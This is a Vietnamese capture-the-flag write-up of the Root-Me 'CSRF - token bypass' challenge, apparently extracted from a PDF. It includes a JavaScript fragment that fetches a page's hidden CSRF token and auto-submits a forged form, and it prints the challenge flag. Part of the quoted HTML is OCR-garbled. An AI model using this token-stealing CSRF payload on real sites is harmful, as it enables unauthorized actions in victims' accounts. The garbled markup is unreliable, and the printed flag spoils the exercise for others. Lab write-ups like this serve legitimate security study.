CSRF - token bypass.md 3/31/2022

Write up challenge CSRF - token bypass

Tác giả:

• Nguyễn Mỹ Quỳnh

Link Challenge

Truy cập challenge ta thấy bài này có cấu trúc tương tự CSRF - 0 protection. Nhưng khi inspect ta thấy được chỗ khác là có thêm token được tạo bởi server đặt ẩn vào mã html và làm mới theo thời gian thực để kiểm tra tránh tấn công CSRF.

```
<html>
            <head>
           <br><br><div>
                                                  <fieldset><legend>Update Profile</legend>
                                                  <form id="profile" action="?action=profile" method="post" enctype="multipart/form-data">
                                                  <label>Username:</label>
                                                  <input id="username" type="text" name="username" value="q">
                                                  </div>
                                                <br>
                                                 <label>Status:</label>
                                                  <input id="status" type="checkbox" name="status" disabled >
                                                 </div>
                                                <br>
                                                 <input id="token" type="hidden" name="token" value="35ec8c7d9dd2416357c8ed6691e9ecf4" />
                                                <button type="submit">Submit</button>
                                                  </form></fieldset>
                                                  </div>
            </body>
 25 </html>
1 <html>
 3 <title>Intranet v2</title>
4 </head>
      Choody><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe id='iframe' src='https://www.root-me.org/?page=ext
                                vv
<fieldset><legend>Update Profile</legend>
<form id="profile" action="?action=profile" method="post" enctype="multipart/form-data">
<div>
                                <alv>
<label>Username:</label>
<input id="username" type="text" name="username" value="q">
</div>
</div>
</div>
                                <div>
<label>Status:</label>
<input id="status" type="checkbox" name="status" disabled >
</div>
</div>

<input id="token" type="hidden" name="token" value="d43ad4eb1f5c83c00431c76289e08a10" />


<button type="submit">Submit">Submit
button>
</form></fice|dset>
</div>
```

Từ đó ý tưởng là ta sẽ xây dựng đoạn code tương tự CSRF - 0 protection, nhưng thêm đoạn script để truy cậ vào trang Profile và lấy token

CSRF - token bypass.md 3/31/2022

```
request.open("GET", decodeURIComponent("http://challenge01.root-me.org/web-
client/ch23/?action=profile"), false);
  request.send(null);
  var respone = request.responseText;
  var groups = respone.match("token\" value=\"(.*?)\"");
  var token = groups[1]; document.getElementById("admin-token").value = token;
  document.csrf.submit();
</script>
```

Có được flag:



Submit thành công

CSRF - token bypass

45 Points 🔯

Cross-Site Request Forgery

Author

Level ①

sambecks, 18 February 2016

Statement

Activate your account to access intranet.

Start the challenge

3 related ressource(s)

- () les attaques CSRF (Exploitation Web)
- CSRF: Attack and defense (Exploitation Web)
- \$\text{OWASP Cross-site Request Forgery CSRF (Exploitation Web)}

Validation

Well done, you won 45 Points

Don't forget to give your opinion on the challenge by voting ;-)

CSRF - token bypass.md 3/31/2022

Flag: Byp4ss_CSRF_T0k3n-w1th-XSS